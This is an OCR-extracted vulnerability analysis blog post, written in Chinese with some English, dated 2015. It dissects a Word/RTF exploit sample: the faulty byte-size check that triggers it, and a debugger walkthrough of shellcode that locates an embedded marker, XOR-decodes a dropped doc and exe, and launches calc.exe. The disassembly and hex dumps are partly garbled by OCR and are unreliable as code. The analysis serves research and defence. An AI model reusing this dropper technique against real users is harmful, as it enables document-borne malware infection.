                                    short 1oc_275D018A
                                    [ebp+dwBytes], 8
:275D0184
                           cmp
:275D0188
                                    short loc 27500191
                            jΖ
:275D018A
:275D018A loc_275D018A:
                                                      ; CODE XREF: sub_27500156+261j
:275D018A
                                                      ; sub_275D0156+2Cfj
                                    eax, 8000FFFFh
:275D018A
                            mov
:275D018F
                                    short loc_275D01EF
                            jmp
:275D0191 ;
:275D0191
:275D0191 loc_275D0191:
                                                      ; CODE XREF: sub_27500156+321j
:275D0191
                            push
                                                        dwBytes
:275D0193
                            lea
                                    eax, [ebp+var_8]
:275D0196
                            push
                                    ebx
                                                       1pMem
:27500197
                                                      ; int
                           push
                                    eax
:275D0198
                            call
                                    В
:275D019D
                                    esi, eax
                            mov
                                    esp, OCh
:275D019F
                            add
:275D01A2
                            test
                                    esi, esi
:275D01A4
                                    short 1oc 275001ED
                            j1
:275D01A6
                            cmp
                                    [ebp+var_8], 0
                                    edi. Febo+aro 01
:275D01AA
                            mov
```

加强了判断, A 中局部变量 var\_10(也可能是 xx 结构体一分量)也派上用场,后面严格要求 字节数等于 8.

附上直观的简图^ ^:



漏洞成因在于 A 函数第二次调用 B 函数之前的那条判断语句,本应该是字节数大于 8,退 出,小于等于 8,执行.然而却...多么低级的错误呐!!

### 0x 3 ShellCode 分析

这里我们直接 011ydbg 加载样本文件 may. doc 来进行调试. 首先需要用 WinHex 等十六进制编辑工具打开 may. doc, 修改 Shellcode 开头 2 个字节为 8B C4 改为 CC CC. 然后 0D 附加 WINWORD. exe, 运行起来, 打开 may. doc, 0D 在我们设置的断点(Shellcode 入口点)断下来:

```
30 30 30 30 30 30 30 30
                         30 30 30 30 30 30 30 30
                                                   30 30 30 30 30 30 30
                               32 34 35 66 61 37
                         30 31
                                                   0000000001245fa7
                         30 39
                               30 39 30 39 30 39
                                                   £909090909090909
66 39 30 39
           30 39 30 39
                                                   0ccc<mark>c</mark>0510010000c
30 63 63
         63 63
              30 35 31
                         30 30 31 30 30
                                        30 30 63
         32
           34 30 33 34
37 30 30
                         64 30
                               38 65
                                     39
                                        35 61 30
                                                   70024034d08e95a0
30 30 30 30 30 36 62 36
                         35 37
                               32 36 65 36 35 36
                                                   000006b65726e656
                         66 32 64 38 39 38 63 31
63 33 33 33 32 30 30 64
                                                  ~3332004£24898~1
```

```
0011AC05
            90
                            nop
0011AC 06
            90
                            nop
0011AC 07
            90
                            nop
0011AC08
           CC
                            int3
0011AC09
            CC
                            int3
0011AC0A
            05 10010000
                            add eax, 0x110
0011AC0F
            C700 24034D08
                                dword ptr ds:[eax],0x84D0324
0011AC15
           E9 5A000000
                                0011AC74
0011AC1A
           6B65 72 6E
                            imul esp,dword ptr ss:[ebp+0x72],0x6E
0011AC1E
            65:6C
                            ins byte ptr es:[edi],dx
0011AC20
            3332
                                esi,dword ptr ds:[edx]
            00DF
0011AC22
                            add bh,bl
0011AC24
           2D 898C1B81
                                eax,0x811B8C89
                            suh
           7D EF
0011AC29
                                short 0011AC1A
0011AC2B
           42
                            inc edx
```

这时候我们只需将 CC 改为原来的 8B C4 便可以调试 ShellCode:

```
0011AC06 90 nop
0011AC07 90 nop
0011AC08 08884 mov eax,esp
0011AC0A 05 10010000 add eax,0x110
0011AC0F C7AA 24A34DA8 mov dword ntr ds:[eax].0x84DA324
```

### Shellcode Analysis(only show the vital code):

```
0011AC08
              8BC4
                               mov eax, esp
0011AC0A
              05 10010000
                               add eax,0x110
0011AC0F
             C700 24034D08
                               mov dword ptr ds:[eax],0x84D0324
0011AC15
              E9 5A000000
                               jmp 0011AC74
0011AC74
             E8 11020000
                               call 0011AE8A
                                                 //Main function
             6A FF
0011AC79
                               push -0x1
0011AC7B
                               call 0011AC88
              E8 08000000
0011AC80
             05 35000000
                               add eax,0x35
0011AC85
             FF10
                            call dword ptr ds:[eax]
                                                                     ; kernel32.ExitProcess
```

 0011AE8A
 55
 push ebp

 0011AE8B
 8BEC
 mov ebp,esp

 0011AE8D
 83C4 C8
 add esp,-0x38

0011AE90 C745 FC 0000000>mov dword ptr ss:[ebp-0x4],0x0

0011AE97 E8 ECFDFFFF call 0011AC88 ; "kernel32"

0011AE9C 05 00000000 add eax,0x0 0011AEA1 50 push eax

0011AEA2 E8 8DFEFFFF call 0011AD34 ; kernel32.Sleep

0011AEA7 E8 DCFDFFFF call 0011AC88 0011AEAC 05 45000000 add eax,0x45

0011AEB1 50 push eax ; "shell32"

0011AEB2 E8 7DFEFFFF call 0011AD34 ; SHELL32.ShellExecuteA

0011AEB7 E9 E2010000 jmp 0011B09E ;Big circle

\_\_\_\_\_\_

0011B09E 817D FC FFFF000>cmp dword ptr ss:[ebp-0x4],0xFFFF

0011B0A5 ^ 0F82 11FEFFFF jb 0011AEB0

\_\_\_\_\_

**D011AEBC** 8345 FC 01 add dword ptr ss:[ebp-0x4],0x1 ;从 0x0-0xffff 遍历获取自身文件句柄

0011AEC0 8D45 F8 lea eax,dword ptr ss:[ebp-0x8]

0011AEC3 50 push eax ; lpFileSizeHigh

0011AEC4 FF75 FC push dword ptr ss:[ebp-0x4] ; hFile

0011AEC7 E8 BCFDFFFF **call** 0011AC88 0011AECC 05 0D000000 add eax,0xD

0011AED1 FF10 call dword ptr ds:[eax] ; kernel32.GetFileSize
0011AED3 8945 F4 mov dword ptr ss:[ebp-0xC],eax ; return the low-order

doubleword of the file size to the local var\_c

0011AED6 83F8 FF cmp eax,-0x1 ;本环境样本 hFile 为 0x5cc

 0011AED9
 75 07
 jnz short 0011AEE2

 0011AEDB
 E9 BE010000
 jmp 0011B09E

 0011AEE0
 EB 0B
 jmp short 0011AEED

0011AEE2 837D F4 08 cmp dword ptr ss:[ebp-0xC],0x8

0011AEE6 77 05 ja short 0011AEED ;如果文件大小的低位双字大于 8,跳转进

一步判断.否则继续遍历文件句柄.这里我们发现最终的文件句柄是 0x05CC.对应的文件是正好是我们的 poc 样本 sample.doc(rtf 格式,有点废话喔,数据都在此样本里,不找它找谁?!)

```
887D FC
  1811AF/K
                                           edi,dword ptr ss:[ebp-Ux14]
 0011AF7E
                03F8
                                     add edi,eax
                                     cmp dword ptr ds:[edi],0xABABABAB
 0011AF80
                813F ABABABAB
                                           0011B08A
 0011AF86
                0F85 FE000000
 0011AF8C
                8307 04
                                     add edi,0x4
 0011AF8F
                       EFEFEFEF
                                     cmp dword ptr ds:[edi],0xEFEFEFEF
                813F
                                           0011B08A
 0011AF95
                0F85 EF000000
 0011AF9B
                8307
                       84
                                     add
 0011AF9E
                897D E0
                                     mov dword ptr ss:[ebp-0x20],edi
 0011AFA1
                3300
                                     xor eax,eax
 88110F03
                3300
                                           OCY.
 edi=0021ADEC
 地址
             HEX 数据
                                                                                 ASCII
 0011ABFC
                                                                        05
                                                                            10
                                                                                 £.?$ M⊞閏
 0011AC0C
              01 00 00 C7
                              00 24
                                       03 4D
                                               08
                                                  E9
                                                       5A
                                                           99
                                                                00 00 6B 65
                              33 32
 0011AC1C
             72
                 6E 65 6C
                                       99
 0011AC2C
        ctimon, exe
                                                    microsort Corporation
                                1248
                                          1248
                                                                      011yDbg, 32-位 分析调试器
       WINWORD, EXE
                                140
                                          140
                                                                      Microsoft Office Word
                                                    Microsoft Corporation
   sysdiag gui. exe
                                456
                                          0
                                                    Huorong Borui (Beijin.
                                                                      Huorong Sysdiag GVI Frontend
                                664
                                                    Huorong Borui (Beijin.
                                                                      Huorong Sysdiag Helper
  句柄列表
  类型
                                      HKEY CURRENT USER\Software\Microsoft\Office\12.0\Word\File MRU
  Key
              0x00000588
                          0xE270EE20
              0,00000580
                          0x81E8E890
  File
                                       \\wkssvc
              0x00000594
                          0xE2873E20
                                      HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell
  Key
  Key
              0x00000598
                          0xE1111A88
                                      HKEY_CURRENT_USER\Software\Classes
              0x0000059C
                          0xE2417020
                                      HKEY CURRENT USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts
  Key
              0x000005A0
                          0xE1F17D28
                                      HKEY_CURRENT_USER\Software\Classes
  Key
  Key
              0x000005B0
                          0xE281A830
                                      HKEY CURRENT USER\Software\Classes
  Key
              0x000005C8
                          0xE10A6DD8
                                      HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Open Find\Places
  File
                          0x8176BE00
                                      C:\Documents and Settings\Administrator\桌面 sample.doc
  File
              0x000005D8
                          0x81D557A0
                                      C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common=Controls_6595b64144ccfldf_6.0.2600.5512_x=ww_35
 File
              0x000005F4
                          0x81D3ADC0
                                      C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common=Controls_6595b64144ccf1df_6.0.2600.5512_x=ww_35
0011AEE8
                E9 B1010000
                                      jmp 0011B09E
0011AEED
                6A 00
                                     push 0x0
                                                                               ; FILE_BEGIN
0011AEEF
                6A 00
                                     push 0x0
0011AEF1
                6A 00
                                     push 0x0
0011AEF3
                FF75 FC
                                     push dword ptr ss:[ebp-0x4]
0011AEF6
                E8 8DFDFFFF
                                    call 0011AC88
0011AEFB
                05 11000000
                                      add eax,0x11
0011AF00
                FF10
                                     call dword ptr ds:[eax]
                                                                                 ; kernel32.SetFilePointer
0011AF02
                83F8 FF
                                     cmp eax,-0x1
0011AF05
                75 05
                                     jnz short 0011AF0C
0011AF07
                E9 92010000
                                     jmp 0011B09E
0011AF0C
                FF75 F4
                                     push dword ptr ss:[ebp-0xC]
                                                                             //dwBytes 0x3E8A
0011AF0F
                6A 40
                                     push 0x40
                                    call 0011AC88
0011AF11
                E8 72FDFFFF
0011AF16
                05 25000000
                                     add eax,0x25
0011AF1B
                FF10
                                     call dword ptr ds:[eax]
                                                                       ; kernel32.GlobalAlloc 申请缓存
0011AF1D
                8945 EC
                                      mov dword ptr ss:[ebp-0x14],eax
0011AF20
                                     cmp dword ptr ss:[ebp-0x14],0x0
                837D EC 00
```

0011AF24	75 05	jnz short 0011AF2B			
0011AF26	E9 73010000	jmp 0011B09E			
0011AF2B	6A 00	push 0x0			
0011AF2D	8D45 E8	lea eax,dword ptr ss:[ebp-0x18]			
0011AF30	50	push eax			
0011AF31	FF75 F4	push dword ptr ss:[ebp-0xC]			
0011AF34	FF75 EC	push dword ptr ss:[ebp-0x14]			
0011AF37	FF75 FC	push dword ptr ss:[ebp-0x4]			
0011AF3A	E8 49FDFFFF	call 0011AC88			
0011AF3F	05 19000000	add eax,0x19			
0011AF44	FF10	call dword ptr ds:[eax] ; kernel32.ReadFile			
0011AF46	OBCO	or eax,eax			
0011AF48	75 14	jnz short <mark>0011AF5E</mark>			
0011AF4A	FF75 EC	push dword ptr ss:[ebp-0x14]			
0011AF4D	E8 36FDFFFF	call 0011AC88			
0011AF52	05 29000000	add eax,0x29			
0011AF57	FF10	call dword ptr ds:[eax]			
0011AF59	E9 40010000	jmp 0011B09E			
0011AF5E	C745 F0 0000000	0>mov dword ptr ss:[ebp-0x10],0x0			
0011AF65	8B4D F4	mov ecx,dword ptr ss:[ebp-0xC]			
0011AF68	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]			
0011AF6B	2BC8	sub ecx,eax			
0011AF6D	83F9 08	cmp ecx,0x8 //ecx 是遍历次数,遍历大小为			
FileLength –	0x8 文件前 8 字 <sup>3</sup>	<b>节是复合文档格式(具体格式请参考微软官方文件格式说明)</b>			
0011AF70	77 05	ja sh <mark>ort 0011A</mark> F77			
0011AF72	E9 18010000	jmp <mark>0011B08F  //</mark> 遍历完了,仍未找到 flag跳转吧!			
0011AF77	8345 F0 01	add dword ptr ss:[ebp-0x10],0x1			
0011AF7B	8B7D EC	mov edi,dword ptr ss:[ebp-0x14]			
0011AF7E	03F8	add edi,eax			
Then Search the doc(drop and rewrite)and calc.exe(which will be executed finally) by the the 8					
bytes_flags:					

```
0011AF77
              8345 F0 01
                              add dword ptr ss:[ebp-0x10],0x1
  0011AF7B
              8B7D EC
                              mov edi,dword ptr ss:[ebp-0x14]
                              add edi,eax
  0011AF7E
              03F8
                              cmp dword ptr ds:[edi],0xABABABAB
jnz 0011808A
  0011AF80
              813F ABABABAB
  0011AF86
              0F85 FE000000
                              add edi,0x4
  0011AF8C
              8307 04
  0011AF8F
              813F EFEFEFEF
                                  dword ptr ds:[edi], 0xEFEFEFEF
  0011AF95
              0F85 EF000000
                                  0011B08A
              8307
                              add edi,<mark>0x4</mark>
  0011AF9B
                   04
  edi=0021ADEC
           HEX 数据
  地址
                                                                ASCII
  30 30 30 30
                                                                00000000000000000
                                                   AB AB AB AB
                                                                00000.}.}.}.
  0021ADEC EF EF EF EF 25
                            55
                               53
                                  45
                                     52
                                         50 52 4F
                                                   46 49 40 45
                                                                镲镲%USERPROFILE
  0021ADFC 25 5C 61 2E 64 6F 63 00 26 2D 00 00 25 55 53 45
                                                                %\a.doc.&-,.%USE
  8821AE8C 52 58 52 4F 46 49 4C 45 25 5C 61 2E 65 78 65 88 RPROFILE%\a.exe.
           00 CO 01 00
                        FC E7 AF A8 B8 AC AA AC A4 AC AC AC
  0021AE1C
0011AF80
             813F ABABABAB
                              cmp dword ptr ds:[edi], OxABABABAB
0011AF86
                              jnz 0011B08A
             0F85 FE000000
0011AF8C
             83C7 04
                              add edi,0x4
                             cmp dword ptr ds:[edi], OxEFEFEFEF
0011AF8F
             813F EFEFEFEF
             0F85 EF000000
                              jnz 0011B08A
0011AF95
0011B08A
           ^\E9 D6FEFFFF
                              jmp 0011AF65
0011B08F
             FF75 EC
                              push dword ptr ss:[ebp-0x14]
0011B092
             E8 F1FBFFFF
                              call 0011AC88
0011B097
             05 29000000
                              add eax,0x29
0011B09C
             FF10
                              call dword ptr ds:[eax]
0011B09E
             817D FC FFFF000>cmp dword ptr ss:[ebp-0x4],0xFFFF
                             jb 0011AEBC
0011B0A5
           ^ OF82 11FEFFFF
0011AF9B
             83C7 04
                              add edi,0x4
0011AF9E
             897D E0
                              mov dword ptr ss:[ebp-0x20],edi //%USERPROFILE%\a.doc
0011AFA1
             33C0
                               xor eax, eax
0011AFA3
             33C9
                               xor ecx,ecx
0011AFA5
             49
                               dec ecx
0011AFA6
             FC
                              cld
0011AFA7
             F2:AE
                              repne scas byte ptr es:[edi]; Get the length of the string
0011AFA9
             8B37
                          mov esi, dword ptr ds:[edi]; The size of the file(the string specified)is
next to the string
                              mov dword ptr ss:[ebp-0x1C],esi
0011AFAB
             8975 E4
0011AFAE
             83C7 04
                              add edi,0x4
0011AFB1
             897D D0
                             mov dword ptr ss:[ebp-0x30],edi
                                                              // "%USERPROFILE%\a.exe"
0011AFB4
             33C0
                               xor eax, eax
```

```
0011AFB6
             33C9
                               xor ecx,ecx
0011AFB8
             49
                               dec ecx
0011AFB9
             FC
                               cld
0011AFBA
             F2:AE
                               repne scas byte ptr es:[edi]
0011AFBC
             8B37
                               mov esi, dword ptr ds:[edi]
0011AFBE
             8975 D4
                               mov dword ptr ss:[ebp-0x2C],esi
0011AFC1
             83C7 04
                               add edi.0x4
     00010240
               30 30 30 30 30 30 30
                                     30 30 30 30 30 30 30
                                                            00000000000000000
     00010256
               30 30 30 30 30 30 30
                                     30 30 30 30 30 30 30
                                                            0000000000000000
     00010272
                                                            00000000000000000
               30 30 30 30 30 30 30
                                     30 30 30 30 30 30 30
     00010288
               30 30 30 30 30 30 30 30
                                     30 0A 7D 0A 7D 0A 7D 0A 000000000 } } }
                                                            ««««ïïïï%USERPRO
     00010304 AB AB AB AB EF EF EF EF 25 55 53 45 52 50 52 4F
     00010320
               46 49 4C 45 25 5C 61 2E
                                     64 6F 63 00 26 2D 00 00
                                                            FILE% (a.doc &-
     00010336
               25 55 53 45 52 50 52 4F 46 49 4C 45 25 5C 61 2E %USERPROFILE% a.
     00010352
               65 78 65 00 00 C0 01 00
                                     FC E7 AF A8 B8 AC AA AC
                                                            exe À üc
               A4 AC AC AC 8D AC C3 B6
                                     C7 3C D2 AD AC AC 84 AA
                                                            ¤¬¬¬ ¬Ã¶C<Ò-¬¬"°
     00010368
                                                            ¬¬¿¬¤®÷ïÃÂØÉÂØóø
     00010384
               AC AC BF AC A4 AE F7 EF
                                     C3 C2 D8 C9 C2 D8 F3 F8
      00010400
               D5 DC C9 DF F1 82 D4 C1
                                     CO 8C OE A8 AE 84 OC AC
                                                            ÕÜÉßñ,ÔÁÀŒ "8" -
      00010416
               AE AC AC AC AC AC AC
                                     AC AC AC AC AC AC AC
     00010432
               AC AC AC AC AC AC AC
                                     AC AC AC AC AC AC AC
     00010448
               AC AC AC AC AC AC AC
                                     AC AC AC AC AC AC AC
 Then Alloc the memory for the doc and exe file, and copy and decode:
0011AFC4
             FF75 E4
                               push dword ptr ss:[ebp-0x1C]; size of a.doc
0011AFC7
             6A 40
                               push 0x40
0011AFC9
             E8 BAFCFFFF
                               call 0011AC88
             05 25000000
                               add eax, 0x25
0011AFCE
                             call dword ptr ds: [eax]
                                                               ; kernel32.GlobalAlloc
0011AFD3
             FF10
                               mov dword ptr ss: [ebp-0x24], eax
0011AFD5
             8945 DC
0011AFD8
             FF75 D4
                               push dword ptr ss:[ebp-0x2C]
             6A 40
                               push 0x40
0011AFDB
0011AFDD
             E8 A6FCFFFF
                               call 0011AC88
0011AFE2
             05 25000000
                               add eax, 0x25
                                                                ; kernel32.GlobalAlloc
             FF10
                             call dword ptr ds: [eax]
0011AFE7
                               mov dword ptr ss: [ebp-0x34], eax
0011AFE9
             8945 CC
0011AFEC
             FF75 E4
                               push dword ptr ss:[ebp-0x1C] //size of a.doc
0011AFEF
                                                                //the following memory
             57
                               push edi
0011AFF0
             FF75 DC
                               push dword ptr ss: [ebp-0x24] //new cache memory for
a. doc
0011AFF3
                             call copy_file_data; copy the doc to the memory new
             E8 AEFDFFFF
allocted
0011AFF8
             037D E4
                               add edi, dword ptr ss:[ebp-0x1C]
                               push dword ptr ss:[ebp-0x2C]
0011AFFB
             FF75 D4
0011AFFE
                               push edi
             57
0011AFFF
             FF75 CC
                               push dword ptr ss:[ebp-0x34]
                              call copy file data; copy the exe to the memory new
0011B002
             E8 9FFDFFFF
allocted
copy_file_data:
0011ADA6
             55
                               push ebp
```

```
0011ADA7
            8BEC
                             mov ebp, esp
0011ADA9
                             push esi
            56
0011ADAA
            57
                             push edi
0011ADAB
            51
                             push ecx
0011ADAC
            8B75 0C
                             mov esi, dword ptr ss:[ebp+0xC]
0011ADAF
            8B7D 08
                             mov edi, dword ptr ss:[ebp+0x8]
0011ADB2
                             mov ecx, dword ptr ss:[ebp+0x10]
            8B4D 10
0011ADB5
            8BD9
                             mov ebx, ecx
                               and ecx, 0x3//先拷贝不足除4所余的字节,下面方便4字
0011ADB7
              83E1 03
节移动
0011ADBA
            F3:A4
                             rep movs byte ptr es:[edi], byte ptr ds:[esi]
0011ADBC
            8BCB
                             mov ecx, ebx
0011ADBE
              C1E9 02
                                 shr ecx, 0x2 //右移 2bit = 除4 得到移动的次数(一次
也就是4字节)
0011ADC1
                             rep movs dword ptr es:[edi], dword ptr ds:[esi]
            F3:A5
0011ADC3
            59
                             pop ecx
0011ADC4
            5F
                             pop edi
0011ADC5
            5E
                             pop esi
0011ADC6
            С9
                             leave
0011ADC7
            C2 0C00
                             retn 0xC
0011B007
                             add edi, dword ptr ss:[ebp-0x2C]
            037D D4
            68 AC000000
0011B00A
                            push 0xAC
0011B00F
            FF75 E4
                            push dword ptr ss:[ebp-0x1C]
                                                        //size
                             push dword ptr ss:[ebp-0x24]
0011B012
            FF75 DC
0011B015
            E8 6AFDFFFF
                           call decode_data
                                                       //异或解密,key is 0xAC
0011B01A
            68 AC000000
                            push 0xAC
0011B01F
            FF75 D4
                            push dword ptr ss:[ebp-0x2C]
0011B022
                            push dword ptr ss:[ebp-0x34]
            FF75 CC
0011B025
                           call decode data
            E8 5AFDFFFF
decode_data:
                              push ebp
0011AD84
             55
0011AD85
             8BEC
                              mov ebp,esp
0011AD87
                              push ecx
             51
0011AD88
             53
                             push ebx
0011AD89
             57
                             push edi
0011AD8A
             33C9
                              xor ecx,ecx
0011AD8C
                              xor ebx, ebx
             33DB
0011AD8E
             8A5D 10
                             mov bl, byte ptr ss:[ebp+0x10]
```

0011AD91	8B7D 08	mov edi,dword ptr ss:[ebp+0x8]
0011AD94	EB 04	jmp short 0011AD9A
0011AD96	301C39	xor byte ptr ds:[ecx+edi],bl
0011AD99	41	inc ecx
0011AD9A	3B4D 0C	cmp ecx, dword ptr ss:[ebp+0xC]
0011AD9D	^ 72 F7	jb short 0011AD96
0011AD9F	5F	pop edi
0011ADA0	5B	pop ebx
0011ADA1	59	pop ecx
0011ADA2	C9	leave
0011ADA3	C2 0C00	retn 0xC
0011B02A	6A 00	push 0x0
0011B02C	6A 00	push 0x0
0011B02E	6A 00	push 0x0
0011B030	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B033	E8 50FCFFFF	call 0011AC88
0011B038	05 11000000	add eax,0x11
0011B03D	FF10	call dword ptr ds:[eax]
0011B03F	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B042	E8 41FCFFFF	call 0011AC88
0011B047	05 15000000	add eax,0x15
0011B04C	FF10	cal Idword ptr ds:[eax] ; kernel32.SetEndOfFile
0011B04E	6A 00	push 0x0
0011B050	8D45 E8	lea eax,dword ptr ss:[ebp-0x18]
0011B053	50	push eax
0011B054	FF75 E4	push dword ptr ss:[ebp-0x1C]
0011B057	FF75 DC	push dword ptr ss:[ebp-0x24]
0011B05A	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B05D	E8 26FCFFFF	call 0011AC88
0011B062	05 1D000000	add eax,0x1D
0011B067	FF10	call dword ptr ds:[eax] ; kernel32.WriteFile 写 doc
0011B069	FF75 FC	push dword ptr ss:[ebp-0x4]
0011B06C	E8 17FCFFFF	call 0011AC88
0011B071	05 21000000	add eax,0x21
0011B076	FF10	call dword ptr ds:[eax] //CloseHandle
0011B078	6A 01	push 0x1
0011B07A	FF75 D4	push dword ptr ss:[ebp-0x2C]
0011B07D	FF75 CC	push dword ptr ss:[ebp-0x34]
0011B080	FF75 D0	push dword ptr ss:[ebp-0x30]
0011B083	E8 42FDFFFF	call RunCalc

# RunCalc:

0011ADCA	55	push ebp
0011ADCB	8BEC	mov ebp,esp
0011ADCD	83C4 F4	add esp,-0xC
0011ADD0	68 00040000	push 0x400
0011ADD5	6A 40	push 0x40
0011ADD7	E8 ACFEFFFF	call 0011AC88
0011ADDC	05 25000000	add eax,0x25
0011ADE1	FF10	call dword ptr ds:[eax] ; GlobalAlloc
0011ADE3	8945 F4	mov dword ptr ss:[ebp-0xC],eax
0011ADE6	68 00040000	push 0x400
0011ADEB	FF75 F4	push dword ptr ss:[ebp-0xC]
0011ADEE	FF75 08	push dword ptr ss:[ebp+0x8]
0011ADF1	E8 92FEFFFF	call 0011AC88
0011ADF6	05 2D000000	add eax,0x2D
0011ADFB	FF10	call dword ptr ds:[eax] ; ExpandEnvironmentStringsA
0011ADFD	6A 00	push 0x0
0011ADFF	68 80000000	push 0x80
0011AE04	6A 02	push 0x2
0011AE06	6A 00	push 0x0
0011AE08	6A 01	push 0x1
0011AE0A	68 00000040	push 0x40000000
0011AE0F	FF75 F4	push dword ptr ss:[ebp-0xC]
0011AE12	E8 71FEFFFF	call 0011AC88
0011AE17	05 09000000	add eax,0x9
0011AE1C	FF10	call dword ptr ds:[eax] ; CreateFileA
0011AE1E	8945 FC	mov dword ptr ss:[ebp-0x4],eax
0011AE21	6A 00	push 0x0
0011AE23	8D45 F8	lea eax,dword ptr ss:[ebp-0x8]
0011AE26	50	push eax
0011AE27	FF75 10	push dword ptr ss:[ebp+0x10]
0011AE2A	FF75 0C	push dword ptr ss:[ebp+0xC]
0011AE2D	FF75 FC	push dword ptr ss:[ebp-0x4]
0011AE30	E8 53FEFFFF	call 0011AC88
0011AE35	05 1D000000	add eax,0x1D
0011AE3A	FF10	call dword ptr ds:[eax] ; WriteFile
0011AE3C	FF75 FC	push dword ptr ss:[ebp-0x4]
0011AE3F	E8 44FEFFFF	call 0011AC88
0011AE44	05 21000000	add eax,0x21
0011AE49	FF10	call dword ptr ds:[eax] ; CloseHandle
0011AE4B	837D 14 01	cmp dword ptr ss:[ebp+0x14],0x1
0011AE4F	75 13	jnz short 0011AE64

0011AE51	6A 00	push 0x0
0011AE53	FF75 F4	push dword ptr ss:[ebp-0xC]
0011AE56	E8 2DFEFFFF	call 0011AC88
0011AE5B	05 31000000	add eax,0x31
0011AE60	FF10	call dword ptr ds:[eax]  ;
0011AE62	EB 22	jmp short 0011AE86
0011AE64	6A 01	push 0x1 //SW_NORMAL
0011AE66	6A 00	push 0x0
0011AE68	6A 00	push 0x0
0011AE6A	FF75 F4	push dword ptr ss:[ebp-0xC]
0011AE6D	6A 00	push 0x0
0011AE6F	E8 14FEFFFF	call 0011AC88
0011AE74	05 55000000	add eax,0x55
0011AE79	50	push eax //"open"
0011AE7A	E8 09FEFFFF	call 0011AC88
0011AE7F	05 4D000000	add eax,0x4D
0011AE84	FF10	call dword ptr ds:[eax] ; ShellExecuteA
0011AE86	C9	leave
0011AE87	C2 0C00	retn 0xC

-----

Finally ExitProcess! Shellcode 执行完 calc.exe 后便退出了,并没有恢复堆栈将代码控制权还给原程序...所以没有做到有始有终,没有处理后事,从病毒木马的角度来说,这个 Shellcode 比较挫..完美的 Shellcode 应该是不破坏函数堆栈,执行完自己,恢复堆栈,代码控制权归还样本本身,继续运行,那样的话样本就可以做到执行完 ShellCode 之后,依然可正常编辑、正常退出等.当然此样本还不能二次触发,打开第二次便不能正常触发,这都是 Shellcode 的问题,这些都应该是漏洞分析所要思考的一些问题,大家可以参考看雪论坛仙果的一篇文章: http://bbs.pediy.com/showthread.php?t=184721&highlight=解读+读天+天书 <解读天书---漏洞利用中级技巧的分析>仙果兄分析经验比较丰富,思路也比较多,值得我们学习^\_^



## 0x4 总结

本文仅从漏洞触发原因以及 Shellcode两方面进行了一个简单的分析,其实对于漏洞分析从业者来说,针对一个漏洞的分析,不仅要学会分析原理与成因,更要学会如何去利用,分析不同的利用方式,构建多种可利用的 Poc 样本,开发稳定通用的 exp,当然这都是从攻击者的角度来看,最后如果能针对各种攻击与利用方式,提出一套(或一类)快速稳定的防御方案,开发修补补丁,针对性的修补漏洞,这样一个漏洞的价值可能体现的就比较多.问题也随之上升为安全行业的头号问题一攻防对抗.鉴于本人目前基础薄弱,能力有限,暂时没有分析那么详细与深入,这是本人分析的第一个样本,虽然比较简单,但也是入门篇.后面会陆续有一系列全面详细的漏洞分析文章出来. 期待吧^\_^

Thanks for 仙果、Netfairy、地狱怪客

@ITh4cker 2015/11/20 BeiJing